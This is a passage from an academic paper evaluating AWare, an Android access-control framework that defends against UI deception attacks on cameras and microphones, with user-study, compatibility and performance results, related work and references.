We designed our user studies following suggested practices for human subject studies in security to avoid common pitfalls in conducting and writing about security and privacy human subject research [43]. Participants were informed that the study was about mobile systems security, with a focus on audio and video, and that the involved researchers study operating systems security. An Institutional Review Board (IRB) approval was obtained from our institution. We recruited user study participants via local mailing lists, Craigslist, and local groups on Facebook, and compensated them with a $10 gift card. We excluded friends and acquaintances from participating in the studies to avoid acquiescence bias. Participants were given the option to withdraw their consent to participate at any time after the purpose of the study was revealed. For all the experiments, we configured the test environment on Nexus 5X smartphones and used a background service, automatically relaunched at boot time, to log participants' responses to system messages/alerts and all user input actions taken by participants while interacting with the testing apps.

8.1.1 Laboratory-Based User Study

We performed a *laboratory-based* user study to evaluate the *effectiveness* of AWare in supporting users in avoiding attacks by malicious apps and compared it with alternative approaches.

We divided the participants into six groups. Participants in `Group1` interacted with a *stock* Android OS using install-time permissions. Participants in `Group2` interacted with a *stock* Android OS using first-use permissions. Participants in `Group3` interacted with a *modified* version of the Android OS implementing input-driven access control, which binds user input events to the operation requested by an app but does not prove the app's identity to the user. Participants in `Group4` interacted with a *modified* version of the Android OS implementing the first-use permissions and a security indicator that informs the users about the origin of the app (i.e., developer ID [6]). Participants in `Group5` interacted with a *modified* version of the Android OS implementing the use of access control gadgets [41] including basic user interface configuration checks (i.e., no misleading text, UI background and the text must preserve the contrast, no overlay of UI elements, and user events occur in the correct location at the correct time [39]) and timing checks for implicit authorizations. Lastly, participants in `Group6` interacted with a *modified* version of the Android OS integrating the AWare authorization framework.

Experimental Procedures: Before starting the experiment, *all participants were informed that attacks targeting sensitive audio and video data were possible during the interaction with apps involved in the experimental tasks*, but none of the participants were aware of the attack source. Further, the order of the experimental tasks was randomized to avoid ordering bias. All the instructions to perform the experimental tasks were provided to participants via a handout at the beginning of the user study. Participants were given the freedom to *ignore task steps if they were suspicious* about the resulting app activities.

We used two apps, a well-known voice note recording app called Google `Keep`, and a testing app (developed in our research laboratory) called `SimpleFilters`, which provides useful photo/video filtering functionality. However, `SimpleFilters` also attempts adversarial use of privacy-sensitive sensors, such as the microphone and the

Task Description (Randomized)	Attack Scenario	Authorization Requests (△ AWARE)	Attack Success Rate
TASK 1 : Take a picture with the smartphone's front camera by using the `SimpleFilters` app.	Operation Switching: The `SimpleFilters` app also starts recording audio via the smartphone's microphone instead of only taking a picture.	• Allow `SimpleFilters` to use the Front Camera and Microphone to Record Video when pressing ?	`Group1` (Install-Time): 100% `Group2` (First-Use): 93% `Group3` (Input-Driven): 100% `Group4` (Developer ID): 100% `Group5` (AC Gadgets): 0% `Group6` (`AWARE`): 0%
TASK 2 : Take a picture with the front camera by using the `SimpleFilters` app.	Bait-and-Context-Switch: We make the video camera widget appear in the photo capture window, with a camera preview, to trick the user into allowing `SimpleFilters` to record audio instead of just take a picture. □	• Allow `SimpleFilters` to use the Front Camera and Microphone to Record Video when pressing ?	`Group1` (Install-Time): 87% `Group2` (First-Use): 87% `Group3` (Input-Driven): 93% `Group4` (Developer ID): 87% `Group5` (AC Gadgets): 87% `Group6` (`AWARE`): 7%
TASK 3 : Take six consecutive pictures with the smartphone's front camera by using the `SimpleFilters` app.	Bait-and-Widget-Switch: Before the participants took the fifth picture, the `SimpleFilters` app replaced the camera widget with the video camera widget to enable video recording instead. The camera button was restored before the users took the sixth picture. □	• Allow `SimpleFilters` to use the Front Camera and Microphone to record Video when pressing ?	`Group1` (Install-Time): 87% `Group2` (First-Use): 87% `Group3` (Input-Driven): 93% `Group4` (Developer ID): 87% `Group5` (AC Gadgets): 87% `Group6` (`AWARE`): 7%
TASK 4 : Record a voice note using the `Keep` app.	Identity Spoofing: We let the participants select the `Keep` app from the app menu, however, we programmatically triggered the `SimpleFilters` app to hijack the on-screen activity and spoof the `Keep` app.	• Allow `SimpleFilters` to use the Microphone to Record Audio when pressing ?	`Group1` (Install-Time): 93% `Group2` (First-Use): 93% `Group3` (Input-Driven): 93% `Group4` (Developer ID): 47% `Group5` (AC Gadgets): 93% `Group6` (`AWARE`): 0%

Table 1: Experimental tasks for the laboratory-based user study to evaluate the effectiveness of AWARE in preventing four types of user interface attacks. The authorization requests reported in the third column are due to the fact that AWARE requests a new explicit authorization whenever a widget is presented within a new configuration. △ Participants from Groups6 received additional authorization requests because the widgets were presented within new configurations automatically identified by AWARE. □ The camera preview showed a static picture to simulate a photo capture during video recording.

camera. We explicitly asked the participants to install such apps on the testing platforms[10].

Before starting the experiment tasks, we asked the participants to familiarize themselves with Google `Keep`, by recording a voice note, and with `SimpleFilters`, by taking a picture and recording a video with the smartphone's front camera. *During this phase, participants were presented with authorization requests at first use of any of the privacy-sensitive sensors.*

All the user study participants in `Groups1-6` were asked to perform the four experimental tasks reported in Table 1. We designed such tasks to test the four types of attacks discussed in Section 3.1. During the experiment, the researchers recorded whether the participants commented noticing any suspicious activity in the apps' user interface, while a background service logged whether the designed attacks took place.

Experimental Results: 90 subjects participated and completed our experimental tasks. We randomly assigned 15 participants to each group. The last column of Table 1 summarizes the results for the four experimental tasks used in the laboratory-based user study. The third column of Table 1 reports additional authorization requests prompted only to subjects in `Group6` using the AWARE system. Indeed, only AWARE is able to identify the change in configuration (e.g., widget in a different activity window, widget linked to a different operation or different privacy-sensitive sensor) under which the experimental applications are attempting access to the privacy-sensitive sensors (i.e, microphone and cameras).

[10] `SimpleFilters` is providing interesting features to convince the users to install it and grant the required permissions.

Overall, we found that all the operation binding components used by AWARE were useful in helping the users in avoiding the four types of attacks. Moreover, AWARE outperformed alternative approaches conspicuously, while each experimental task revealed interesting facts.

In particular, the analysis of the subjects' responses to **TASK 1** revealed that the operation performed by the app was not visible to users in the alternative approaches, thus, leading them into making mistakes. The only exceptions were the subjects from `Group5` (AC Gadgets) because the `SimpleFilters` app was not in control of the requested operation due to the use of a system-defined access control gadget. Furthermore, all subjects from `Group6` (AWARE) did not authorize `SimpleFilters` to access the microphone. Thus, the *binding request* clearly identifying the operation requested by the app aided them in avoiding to be tricked into granting an unintended operation.

The analysis of the subjects' responses to **TASK2** and **TASK3** revealed that the users were successfully tricked by either switching the user interface configuration within which a widget is presented, or by changing the widget presented within the same configuration, thus, leading them into making mistakes. Interestingly, there was no noticeable improvement for subjects in `Group5` (AC Gadgets) where the system put in place some basic user interface configuration checks [39] for the presentation of the access control gadgets. The reason was that such basic checks were insufficient to identify the user interface modifications made by the malicious app when performing the attacks described in Table 1. Furthermore, one subject from `Group6` (AWARE) had mistakenly authorized `SimpleFilters` to carry out an unintended operation

App Category	App Name	Explicit User Authorizations		Total Operation Authorizations
		First-Use	AWARE	Avg. (s.d.)
Audio Recording	WhatsApp	3	6 (±1)	1,217 (±187)
	Viber	1	1 (±1)	88 (±9)
	Messenger	3	7 (±2)	2,134 (±176)
Photo and Video Recording	Facebook	2	4 (±1)	3,864 (±223)
	SilentEye	2	5 (±1)	234 (±20)
	Fideo	2	4 (±1)	213 (±23)
Screenshot Capture	Ok Screenshot	1	2 (±1)	49 (±8)
	Screenshot Easy	1	2 (±1)	76 (±7)
	Screenshot Capture	1	2 (±1)	64 (±4)
Screen Recording	REC Screen Recorder	2	3 (±1)	41 (±8)
	AZ Screen Recorder	2	4 (±2)	49 (±7)
	Rec.	2	3 (±1)	66 (±4)
Full Screen Mode	Instagram	2	6 (±1)	3,412 (±182)
	Snapchat	2	6 (±1)	5,287 (±334)
	Skype	2	9 (±3)	468 (±62)
Remote Control	Prey Anti Theft	2	8 (±2)	47 (±5)
	Lost Android	2	6 (±1)	37 (±6)
	Avast Anti-Theft	2	4 (±1)	34 (±7)
Hands-Free Control	Google Voice Search	1	1 (±1)	1,245 (±122)
	HappyShutter	1	1 (±0)	3 (±1)
	SnapClap	1	1 (±0)	4 (±2)

Table 2: Applications tested during the field-based user study, selected among the most popular apps from the Google Play store. The last column reports the average and standard deviation for the total number of operation authorizations automatically granted by AWARE after the user's explicit authorizations. The values are rounded to ease the presentation.

even after receiving a *binding request* clearly identifying the operation. This event hints to the fact that users may still make mistakes even after they are given an explicit authorization request specifying the actual app-requested operation. However, users who make mistakes have still control points provided by AWARE via the *security messages* and *logs*, which allow addressing such mistakes by means of retrospective actions (Section 7.1).

Lastly, the analysis of the subjects' responses to **TASK 4** revealed that the real identity of the app performing the operation was not visible to users in the alternative approaches, thus, leading them into making mistakes. However, no subjects from `Group6` (AWARE) authorized `SimpleFilters` to access the microphone. Therefore, the security message including the app's identity aided the user in identifying the attack.

8.1.2 Field-Based User Study

We performed a *field-based* user study to address the concern that AWARE may increase the decision overhead imposed on users as a result of finer-grained access control. We measured the number of explicit authorizations users had to make when interacting with AWARE under realistic and practical conditions. We also measured the total number of authorizations handled by AWARE via the operation binding cache mechanism that, transparently to users, granted previously authorized operations.

Experimental Procedures: Participants were asked to use, for a period of one week, a Nexus 5X smartphone running a *modified* version of the Android OS integrating the AWARE authorization framework. During this period, participants interacted with 21 popular apps (i.e., average number of apps users have installed on personal smartphones[11]) selected among the most popular apps with up to millions of downloads from the Google Play store. A description of the functionality provided by each app was given to participants. We then asked participants to explore each app and interact as they would normally do. Table 2 summarizes all the apps that were pre-installed on the smartphones for the field-based user study. The smartphones provided to participants were running a background service with a run-time log enabled, automatically restarted at boot time, to monitor the number of app activations, the number of widgets per app, and the number of decisions per app made by the users.

Experimental Results: 24 subjects participated and completed the field-based user study. Table 2 reports the average number of explicit authorizations performed by the participants when using AWARE, for each of the 21 apps used in the field-based user study. We compare them with the number of explicit authorizations that would be necessary if the first-use permission mechanism was used instead. The results show that 4 apps required the same number of explicit authorizations as for the first-use permission approach. For the remaining 17 apps, the number of decisions imposed to the users remains very modest. Over the 21 apps, an average of 2.28 additional explicit user authorizations are required per app.

Also, as expected, the number of explicit authorizations made by the users remained a constant factor compared to the number of operation authorization requests, automatically granted by AWARE (last column of Table 2), which instead grew linearly during the experiment period. Indeed, all the successive authorizations were automatically granted by AWARE.

8.2 Compatibility Analysis

We used the Compatibility Test Suite (CTS)[12], an automated testing tool, to evaluate the compatibility of AWARE with 1,000 existing apps selected from the Google Play store among the most downloaded apps[13].

The experiment took 13 hours and 28 minutes to complete, and AWARE passed 126,681 of the 126,686 executed tests. Two of the failed tests were minor compatibility issues due to attempted programmatic accesses to the platform's camera and microphone, respectively. The first failure was due to `HappyShutter`, an app that automatically takes pictures when the user smiles. The second failure was due to `SnapClap`, an app that automatically takes snapshots when the user claps. By default, AWARE blocks apps from programmatically accessing privacy-

[11] `https://www.statista.com/chart/1435/top-10-countries-by-app-usage/`
[12] `https://source.android.com/compatibility/cts/`
[13] The Absolute 1,000 Top Apps for Android. `http://bestapps`

sensitive sensors by intercepting API calls from running apps and verifying if the user has indeed initiated the operation. These checks provide a high level of protection. Thankfully, as described in Appendix A, less than 1% of the 1,000 analyzed apps require programmatic access to privacy-sensitive sensors. However, we enhanced the original AWare prototype to notify the user the first time that a programmatic access is attempted by an app. Such notification asks the user for an explicit authorization to grant the app *persistent* access to the privacy-sensitive sensor. The user is notified of the inherent high risk and is discouraged from granting such type of permission. We evaluated such feature in our field-based study as reported in Table 2. From our experiments, we found that only 1 of the 24 users granted persistent access to the front camera for the HappyShutter app, whereas, only 2 other users granted persistent access to the microphone for the SnapClap app.

The other two failures were due to remote access to the smartphone's camera attempted by two apps, namely Lockwatch and Prey Anti-Theft, which can capture pictures with the front camera when someone tries to unlock the smartphone's screen with a wrong passcode. However, as described in Appendix A, we anticipated this issue and suggested the extension of the mechanisms provided by AWare also to the remote app components that enable remote access. To validate the proposed extension, we have developed a proof-of-concept app that receives remote commands for the initiation of video recording via the mobile platform's back camera. We successfully tested it on a Nexus 5X smartphone running the Android OS integrating AWare.

Lastly, AWare caused another spurious false positive with the Viber app, which attempted access to the cameras and microphone at each system reboot. AWare, identified the access without a user input action and blocked the operation after displaying an onscreen alert and logging the attempted operation. After analyzing the Viber app, we noticed that the app was testing the sensors (e.g., cameras and microphone) at each reboot. However, preventing the Viber app from using the sensors for testing purposes did not cause subsequent video or voice calls to fail. Thus, we believe that blocking such attempts is the desired behavior to prevent stealthy operations targeting privacy-sensitive sensors.

8.3 Performance Measurements

We measured the overall system performance overhead introduced by AWare by using a macrobenchmark that exercises the same 1,000 apps selected from the Google Play store via the Android UI/Application Exerciser Monkey[14]. Although software exercisers only achieve a low code coverage, they can create events that target specific high-level operations and generate the same sequence of events for comparison among several testing platforms. Indeed, the Monkey was configured to exercise apps by generating the exact same sequence of events and target all operations on privacy-sensitive sensors on both the Nexus 5X and Nexus 5 smartphones when running both the stock Android OS and the modified version of Android with AWare enabled. We open-sourced the exerciser script for the macrobanchmark on github.com[15].

The experimental results reported in the first row of Table 3 show that the average recorded system-wide performance overhead is 0.33% when measuring the additional time required by AWare to handle the operation binding construction, authorization and caching.

We also performed a microbenchmark to measure the overhead introduced by AWare while specifically handling access requests for operations targeting privacy-sensitive sensors, such as the camera to take photos and videos, the microphone to record audio, and the screen to capture screenshots; and to measured the overhead introduced for the authentication of app-specific widgets and their display contexts. The overhead for operations targeting privacy-sensitive sensors was calculated by measuring the time interval from the time a user input action was detected to the time the corresponding app request was granted/denied by AWare. Instead, the overhead for the widgets' and display contexts' authentication was calculated by measuring the time interval from the time the app provided the user interface to the Window Manager to the time such interface was rendered on the platform's screen by AWare. Table 3 reports the average time and stadard deviation over 10,000 operation/rendering requests, and the recorded overhead introduced by AWare.

Our measurements show that AWare performs efficiently, with the highest overhead observed being below 4%, as shown in Table 3. Notice, the experiment artificially stressed each operation with unusual workloads, and the overhead for a single operation/rendering is on the order of microseconds. Thus, the overhead is likely not to be noticeable by users.

Lastly, we recorded the average cache size used by AWare to store authorized operation bindings and the activity window call graphs, which was around 3 megabytes. Overall, we did not observe a discernible performance drop compared to the stock Android OS.

9 Related Work

Security-Enhanced Android [49] and *Android Security Framework* [5] deploy restrictive security models based on the *Android Permission* mechanism. However, such models mainly operate at the kernel level, therefore, do

[14] https://developer.android.com/studio/test/monkey.html

[15] https://github.com/gxp18/AWare

	Stock Android		AWARE		
	Nexus 5	Nexus 5X	Nexus 5	Nexus 5X	Average Overhead
System-Wide	32,983.38 ±103.76	31,873.71 ±217.82	33,001.32 ±109.79	31,981.02 ±207.81	0.33%
Front Camera	15.90±1.54	14.39±1.12	16.11±1.77	15.01±1.38	3.22%
Back Camera	16.08±1.32	15.68±1.87	16.44±1.06	16.37±1.91	3.13%
Microphone	12.36±2.01	11.86±1.99	12.65±2.15	12.32±1.85	3.01%
Screen	17.76±0.99	16.23±0.69	18.61±0.90	17.02±1.01	3.98%
Widget	22.12±0.35	21.66±0.54	24.61±0.32	23.45±0.12	2.79%

Table 3: AWARE performance overhead in microseconds (μs). Numbers give mean values and corresponding standard deviations after 5 independent runs for the system-wide experiment and after 10,000 independent requests for the device-specific microbenchmark.

not have the necessary information regarding higher level events required to associate app requests to user input actions for operations targeting privacy-sensitive sensors.

Input-Driven Access Control (IDAC) [33] mediates access to privacy-sensitive sensors based on the temporal proximity of user interactions and applications' access requests. However, if another application's request occurs first after a user input event and within the given temporal threshold, then the user input is directly used to authorize the other applications request, no matter what operation the application is requesting.

In *What You See is What They Get* [23] the authors propose the concept of a *sensor-access widget*. This widget is integrated into the user interface within an applications display and provides a real-time representation of the personal data being collected by a particular sensor to allow the user to pay attention to the application's attempt to collect the data. Also, a widget is a control point through which the user can configure the sensor to grant or deny the application access. Such widgets implement a so-called *Show Widget and Allow After Input and Delay* (SWAAID) policy. According to such policy, any active user input, upon notification, is implicitly considered as an indication that the user is paying attention to the widget. Thus, after a waiting period, the application is directly authorized to access the sensor. However, the delay introduced for the waiting time (necessary to allow explicit denial) may cause issues for time-constrained applications and may frustrate users.

User-Driven Access Control (UDAC) [39, 41] proposes the use of *access control gadgets* to prevent malicious operations from applications trying to access privacy-sensitive sensors without a user-initiated input. However, access control gadgets define the start points for when permissions are granted but do no provide an end limit for the sensor's use or control points (Section 7.1) to the users. Moreover, each sensor's usage should be limited to the particular configuration within which it has been authorized by the user and should be terminated when the application tries to continue using the sensor in a different configuration.

Researchers have also explored a *trusted output* solution to provide the user with an on-screen security indicator to convey the application developer's identity for the application with which the user is interacting [6]. Such a solution aids the user in identifying applications developed by trusted sources (i.e., Google Inc.), but it does not provide the user with the actual application identity or information about *when* and *how* such an application uses privacy-sensitive sensors.

Lastly, researchers have proposed a new operating system abstraction called *object recognizer* for Augmented Reality (AR) applications [22]. A trusted object recognizer takes raw sensor data as input and only exposes higher-level objects, such as a skeleton of a face, to applications. Then, a fine-grained permission system, based on the visualization of sensitive data provided to AR applications, is used to request permission at the granularity of recognizer objects. However, the proposed approach applies only to AR applications which are a very small fraction of the applications available on the app market. Indeed, among the 1,000 applications used for our evaluation, fewer than 1% of them provide AR features. All the other applications require full access to the raw data in order to function properly.

10 Conclusion

To prevent abuse of privacy-sensitive sensors by untrusted applications, we propose that user authorizations for operations on such sensors must be explicitly bound to user input events and how those events are obtained from the user (e.g., widgets and user interface configuration), called *operation bindings*. We design an access control mechanism that constructs operation bindings authentically and gains user approval for the application to perform operations only under their authorized operation bindings. By reusing such authorizations, as long as the application always requests that operation using the same user input event obtained in the same way, the number of explicit user authorizations can be reduced substantially. To demonstrate the approach, we implemented the AWARE framework for Android, an extension of the Android Middleware that controls access to privacy-sensitive sensors. We evaluated the effectiveness of AWARE for eliminating ambiguity in a laboratory-based user study, finding that users avoided mistakenly authorizing unwanted operations 93% of the time on average, compared to 19% on average when using proposed research methods and only 9% on average when using first-use or install-time authorizations. We further studied the compatibility of AWARE with 1,000 of the most-downloaded Android applications and demonstrated that such applications can operate effectively under AWARE while incurring less than 4% performance overhead on microbenchmarks. Thus, AWARE offers users an effective additional layer of defense against untrusted applications with potentially malicious

purposes, while keeping the explicit authorization overhead very modest in ordinary cases.

Acknowledgements

Thanks to our shepherd Matt Fredrikson and the anonymous reviewers. This research was sponsored by the Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA). The views and conclusions contained in this document are those of the authors andshould not be interpreted as representing the official policies,either expressed or implied, of the Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes not with standing any copyright notation here on. The research activities of Jens Grossklags are supported by the German Institute for Trust and Safety on the Internet (DIVSI).

References

[1] Dendroid malware can take over your camera, record audio, and sneak into Google play. 2014.

[2] Runtime and security model for web applications. 2015.

[3] App permissions explained-what are they, how do they work, and should you really care? 2016.

[4] The Judy Malware: Possibly the largest malware campaign found on Google Play. 2017.

[5] M. Backes, S. Bugiel, S. Gerling, and P. von Styp-Rekowsky. Android security framework: Extensible multi-layered access control on android. In *Proceedings of the 30th annual computer security applications conference*, pages 46–55. ACM, 2014.

[6] A. Bianchi, J. Corbetta, L. Invernizzi, Y. Fratantonio, C. Kruegel, and G. Vigna. What the app is that? deception and countermeasures in the Android user interface. In *2015 IEEE Symposium on Security and Privacy*, pages 931–948, May 2015.

[7] F. Chang, A. Itzkovitz, and V. Karamcheti. User-level resource-constrained sandboxing. In *Proceedings of the 4th USENIX Windows Systems Symposium*, volume 91. Seattle, WA, 2000.

[8] P. T. Cummings, D. Fullan, M. Goldstien, M. Gosse, J. Picciotto, J. L. Woodward, and J. Wynn. Compartmented model workstation: Results through prototyping. In *Security and Privacy, 1987 IEEE Symposium on*, pages 2–2. IEEE, 1987.

[9] R. Dhamija, J. D. Tygar, and M. Hearst. Why phishing works. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI ’06, pages 581–590, New York, NY, USA, 2006. ACM.

[10] A. P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner. Android permissions: User attention, comprehension, and behavior. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, SOUPS ’12, pages 3:1–3:14, New York, NY, USA, 2012. ACM.

[11] A. P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner. Android permissions: User attention, comprehension, and behavior. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, SOUPS ’12, pages 3:1–3:14, New York, NY, USA, 2012. ACM.

[12] A. P. Felt and D. Wagner. Phishing on mobile devices, 2011.

[13] https://en.wikipedia.org/. Robbins v. Lower merion school district federal class action lawsuit.

[14] https://www.ftc.gov. FTC letters warn companies of privacy risks in audio monitoring technology. 2016.

[15] http://www.nytimes.com. How spy tech firms let governments see everything on a smartphone. 2016.

[16] http://www.scmagazine.com. Fireeye intern pleads guilty in darkode case. 2015.

[17] http://www.sfgate.com. Lawsuit claims popular warriors app accesses phone’s microphone to eavesdrop on you. 2016.

[18] http://www.tripwire.com. Fireeye intern pleads guilty to selling dendroid malware on darkode. 2014.

[19] http://www.welivesecurity.com. Krysanec trojan: Android backdoor lurking inside legitimate apps. 2014.

[20] L.-S. Huang, A. Moshchuk, H. J. Wang, S. Schechter, and C. Jackson. Clickjacking: Attacks and defenses. In *Proceedings of the 21st USENIX Conference on Security Symposium*, Security’12, pages 22–22, Berkeley, CA, USA, 2012. USENIX Association.

[21] L.-S. Huang, A. Moshchuk, H. J. Wang, S. Schecter, and C. Jackson. Clickjacking: Attacks and defenses. In *USENIX Security Symposium*, pages 413–428, 2012.

[22] S. Jana, D. Molnar, A. Moshchuk, A. M. Dunn, B. Livshits, H. J. Wang, and E. Ofek. Enabling fine-grained permissions for augmented reality applications with recognizers. In *USENIX Security*, pages 415–430, 2013.

[23] S. S. Jon Howell. What you see is what they get: Protecting users from unwanted use of microphones, cameras, and other sensors. In *Web 2.0 Security and Privacy*. IEEE, May 2010.

[24] J. Jung, S. Han, and D. Wetherall. Short paper: enhancing mobile application permissions with runtime feedback and constraints. In *Proceedings of the second ACM workshop on Security and privacy in smartphones and mobile devices*, pages 45–50. ACM, 2012.

[25] P. M. Kelly, T. M. Cannon, and D. R. Hush. Query by image example: the comparison algorithm for navigating digital image databases (candid) approach. In *IS&T/SPIE’s Symposium on Electronic Imaging: Science & Technology*, pages 238–248. International Society for Optics and Photonics, 1995.

[26] W. Li, M. Ma, J. Han, Y. Xia, B. Zang, C.-K. Chu, and T. Li. Building trusted path on untrusted device drivers for mobile devices. In *Proceedings of 5th Asia-Pacific Workshop on Systems*, page 8. ACM, 2014.

[27] W. Li, M. Ma, J. Han, Y. Xia, B. Zang, C.-K. Chu, and T. Li. Building trusted path on untrusted device drivers for mobile devices. In *Proceedings of 5th Asia-Pacific Workshop on Systems*, page 8. ACM, 2014.

[28] J. Lin, S. Amini, J. I. Hong, N. Sadeh, J. Lindqvist, and J. Zhang. Expectation and purpose: understanding users’ mental models of mobile app privacy through crowdsourcing. In *Proceedings of the 2012 ACM Conference on Ubiquitous Computing*, pages 501–510. ACM, 2012.

[29] T. Luo, X. Jin, A. Ananthanarayanan, and W. Du. Touchjacking attacks on web in android, ios, and windows phone. In *International Symposium on Foundations and Practice of Security*, pages 227–243. Springer, 2012.

[30] L. Malisa, K. Kostiainen, and S. Capkun. Detecting mobile application spoofing attacks by leveraging user visual similarity perception. *IACR Cryptology ePrint Archive*, 2015:709, 2015.

[31] B. McCarty. *SElinux: NSA's open source security enhanced linux*. O'Reilly Media, Inc., 2004.

[32] D. S. McCrickard and C. M. Chewar. Attuning notification design to user goals and attention costs. *Commun. ACM*, 46(3):67–72, Mar. 2003.

[33] K. Onarlioglu, W. Robertson, and E. Kirda. Overhaul: Input-driven access control for better privacy on traditional operating systems. In *2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 443–454, June 2016.

[34] G. Petracca, L. M. Marvel, A. Swami, and T. Jaeger. Agility maneuvers to mitigate inference attacks on sensed location data. In *Military Communications Conference, MILCOM 2016-2016 IEEE*, pages 259–264. IEEE, 2016.

[35] G. Petracca, Y. Sun, T. Jaeger, and A. Atamli. Audroid: Preventing attacks on audio nels in mobile devices. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 181–190. ACM, 2015.

[36] V. Prevelakis and D. Spinellis. Sandboxing applications. In *USENIX Annual Technical Conference, FREENIX Track*, pages 119–126, 2001.

[37] U. U. Rehman, W. A. Khan, N. A. Saqib, and M. Kaleem. On detection and prevention of clickjacking attack for osns. In *Frontiers of Information Technology (FIT), 2013 11th International Conference on*, pages 160–165. IEEE, 2013.

[38] C. Ren, Y. Zhang, H. Xue, T. Wei, and P. Liu. Towards discovering and understanding task hijacking in android. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 945–959, Washington, D.C., Aug. 2015. USENIX Association.

[39] T. Ringer, D. Grossman, and F. Roesner. Audacious: User-driven access control with unmodified operating systems. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 204–216, New York, NY, USA, 2016. ACM.

[40] R. L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*, 21(2):120–126, 1978.

[41] F. Roesner, T. Kohno, A. Moshchuk, B. Parno, H. J. Wang, and C. Cowan. User-driven access control: Rethinking permission granting in modern operating systems. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, pages 224–238, Washington, DC, USA, 2012. IEEE Computer Society.

[42] J. Ruderman. The same origin policy, 2001.

[43] S. Schechter. Common pitfalls in writing about security and privacy human subjects experiments, and how to avoid them. Microsoft Technical Report, January 2013.

[44] S. E. Schechter, R. Dhamija, A. Ozment, and I. Fischer. The emperor's new security indicators. In *2007 IEEE Symposium on Security and Privacy (SP '07)*, pages 51–65, May 2007.

[45] R. Schlegel, K. Zhang, X. yong Zhou, M. Intwala, A. Kapadia, and X. Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *NDSS*. The Internet Society, 2011.

[46] R. Schlegel, K. Zhang, X.-y. Zhou, M. Intwala, A. Kapadia, and X. Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *NDSS*, volume 11, pages 17–33, 2011.

[47] J. S. Shapiro, J. Vanderburgh, E. Northup, and D. Chizmadia. Design of the eros trusted window system. In *Proceedings of the 13th conference on USENIX Security Symposium-Volume 13*, pages 12–12. USENIX Association, 2004.

[48] M. Sheppard. Smartphone apps, permissions and privacy. *Office of the Privacy Commissioner of Canada*, 2013.

[49] S. Smalley and R. Craig. Security enhanced (se) android: Bringing flexible mac to android. In *NDSS*, volume 310, pages 20–38, 2013.

[50] S. Smalley, C. Vance, and W. Salamon. Implementing selinux as a linux security module. *NAI Labs Report*, 1(43):139, 2001.

[51] R. Templeman, Z. Rahman, D. Crandall, and A. Kapadia. PlaceRaider: Virtual theft in physical spaces with smartphones. In *The 20th Annual Network and Distributed System Security Symposium (NDSS), To appear*, Feb 2013.

[52] G. S. Tuncay, S. Demetriou, and C. A. Gunter. Draco: A system for uniform and fine-grained access control for web code on android. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 104–115, New York, NY, USA, 2016. ACM.

[53] T. Whalen and K. M. Inkpen. Gathering evidence: Use of visual security cues in web browsers. In *Proceedings of Graphics Interface 2005*, GI '05, pages 137–144, School of Computer Science, University of Waterloo, Waterloo, Ontario, Canada, 2005. Canadian Human-Computer Communications Society.

[54] P. Wijesekera, A. Baokar, A. Hosseini, S. Egelman, D. Wagner, and K. Beznosov. Android permissions remystified: A field study on contextual integrity. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 499–514, 2015.

[55] Z. E. Ye, S. Smith, and D. Anthony. Trusted paths for browsers. *ACM Transactions on Information and System Security (TISSEC)*, 8(2):153–186, 2005.

[56] Z. Zhou, V. D. Gligor, J. Newsome, and J. M. McCune. Building verifiable trusted path on commodity x86 computers. In *2012 IEEE Symposium on Security and Privacy*, pages 616–630. IEEE, 2012.

Appendices

A Compatibility Discussion

Here, we discuss how AWARE addresses special cases of applications' accesses to privacy-sensitive sensors.

Background Access: To enable background access, AWARE still uses the explicit authorization mechanism via the creation of a *binding request*. However, as soon as the application goes in the background, any on-screen security message used to notify ongoing operations over privacy-sensitive sensors is replaced with a periodic distinctive sound or a small icon on the system status bar (Section 7.1), if the platform's screen is on, or a hardware sensor-use indicator LED when the platform's screen goes off. These periodic notifications will be active until the user terminates the background activity explicitly. Our

notification mechanism leverages the concept introduced in previous work [23] and extends the mechanism used in modern operating systems for location.

Remote Access: Remote commands are instantiated by the user via an application's user interface displayed on the remote terminal, thus, the AWARE mechanisms are also applicable to the widgets displayed by such remote user interfaces. Therefore, as long as remote commands are coming from AWARE-enabled remote platforms, AWARE may pair the AWARE modules running on the two platforms by creating a Secure Socket Layer (SSL) connection to allow secure and remote control of the privacy-sensitive sensors by the user.

Programmatic Access: There are very rare cases of legitimate applications requiring programmatic access to privacy-sensitive sensors, as shown by our large-scale compatibility analysis reported in Section 8.2. Examples are anti-theft applications that capture pictures with the front camera in the attempt to identify the thief when trying to unlock the screen by guessing the passcode. Or even, an application that uses the camera to take a picture when the user smiles. However, only trusted software (as part of the operating system) should be allowed to perform such operations to be inline with our research objective of ensuring a secure use of privacy-sensitive sensors.

Hardware Peripheral Access: An application may use hardware peripherals (e.g., Bluetooth® remotes, selfie sticks, headphone jacks or built-in hardware buttons) as user interface. However, hardware peripherals are typically managed by a trusted software component, i.e., the Input Manager, and mandatory access control mechanisms (i.e., SELinux [31]) are adopted to ensure that peripheral driver files are not accessible by untrusted applications. By monitoring input events received by the Input Manger, AWARE can identify user input events coming from such hardware peripherals and bind them with the corresponding operation requests from applications.

Access through Voice Commands: AWARE enables personal assistant services that recognize voice commands, such as Apple's Siri, Google Now, and Windows' Cortana, by leveraging recent work that prevents untrusted application from exploiting voice commands by controlling access over audio channels created by applications and system services through the platform's microphone and speaker [35].

B UI Elements' Features Analysis

